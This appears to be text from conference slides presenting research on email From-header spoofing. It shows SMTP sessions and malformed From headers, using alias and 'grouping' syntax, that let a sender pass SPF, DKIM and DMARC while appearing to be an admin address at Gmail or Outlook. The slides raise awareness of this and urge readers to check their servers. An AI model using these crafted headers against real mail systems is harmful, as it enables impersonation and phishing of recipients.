
## From Header Spoofing?

SMTP commands

```
ehlo sender.example\r\nmail FROM:<admin@icloud.com>\r\nrcpt TO:<user@receiver.example>\r\n
```

Message data

```
From: admin@icloud.com\r\nTo: user@receiver.example\r\nSubject: ID10T Error Detected\r\n\r\nDear user, ...  
\r\n.\r\n
```



**From Header Spoofing! @slonser\_**

From Header Spoofing via Alias



Message #1 Inbox x

**From: Alias Name <user@sender>**

to me  
lorem ipsum

# From Header Spoofing! @slonser\_

## From Header Spoofing via Alias



Outbound Gmail SMTP server

Inbound Outlook SMTP server

**From: <admin@gmail.com> "spoofed" <user@gmail.com>**

```
[...]
mail FROM:
rcpt TO: target@outlook.com\r\n
data\r\n
From: <admin@gmail.com> "spoofed"
<user@gmail.com>\r\n
To: target@outlook.com\r\n
Subject: Message\r\n
\r\n
I am the admin now!
\r\n.\r\n
```

**Sending as user**

**Receiving as admin**

```
[...]
mail FROM: user@gmail.com\r\n
rcpt TO: target@outlook.com\r\n
data\r\n
From: <admin@gmail.com> "spoofed"
<user@gmail.com>\r\n
To: target@outlook.com\r\n
Subject: Message\r\n
\r\n
I am the admin now!
\r\n.\r\n
```

# From Header Spoofing! @slonser\_

## From Header Spoofing via "Grouping"




Outbound Outlook SMTP server

Inbound Gmail SMTP server

**From: "Spoofed" <user@outlook.com>: <admin@outlook.com>**

```
[...]
mail FROM: Sending as user
rcpt TO: target@gmail.com\r\n
data\r\n
From: "Spoofed"
<user@outlook.com>:
admin@outlook.com\r\n
To: target@gmail.com\r\n
Subject: Message\r\n
\r\n
I am the admin now!
\r\n.\r\n
```

```
[...]
mail FROM: user@outlook.com
rcpt TO: target@gmail.com\r\n
Receiving as admin
data\r\n
From: "Spoofed"
<user@outlook.com>:
admin@outlook.com\r\n
To: target@gmail.com\r\n
Subject: Message\r\n
\r\n
I am the admin now!
\r\n.\r\n
```



# From Header Spoofing! @slonser\_

## From Header Spoofing via "Grouping"



### Исходное сообщение

Идентификатор сообщения	<PAXPR02MB7599BC26B0A4FE6434B7CC25E3112@PAXPR02MB7599.eurprd02.prod.outlook.com>
Создано:	23 апреля 2024 г. в 18:44 (доставлено через 2 секунды)
От:	"Spoofed <slonser.bugbounty@outlook.com>:" <spoofed@outlook.com>
Кому:	sevakokorin80@gmail.com
Тема:	Abobus
SPF:	PASS с IP-адресом 2a01:111:f403:2e08:0:0:0:801. <a href="#">Подробнее...</a>
DKIM:	'PASS', домен outlook.com <a href="#">Подробнее...</a>
DMARC:	'PASS' <a href="#">Подробнее...</a>



# From Header Spoofing! @slonser\_ Statement




***"This is **not an exhaustive list**; [...] I am deeply **saddened** that this topic is not highlighted in the information security community. During my research, I did not find a single mail provider that correctly parses the "From" field according to RFC standards."***

**2024, [blog.slonser.info/posts/email-attacks/](https://blog.slonser.info/posts/email-attacks/)**



From [redacted]  
My Vu [redacted]



Message ID	[redacted]
Created at:	Mon, May 20, 2024 at 5:17 PM (Delivered after 0 seconds)
From:	admin@[redacted]
To:	[redacted]@gmail.com
Subject:	From-Address Spoofing
SPF:	PASS with IP [redacted] <a href="#">Learn more</a>
DKIM:	'PASS' with domain [redacted] <a href="#">Learn more</a>
DMARC:	'PASS' <a href="#">Learn more</a>

# Conclusion

**CHECK YOUR SERVERS!**

**MORE TO COME!**

**DO NOT BLINDLY TRUST E-MAILS!**

**Thank you!**  
Questions?

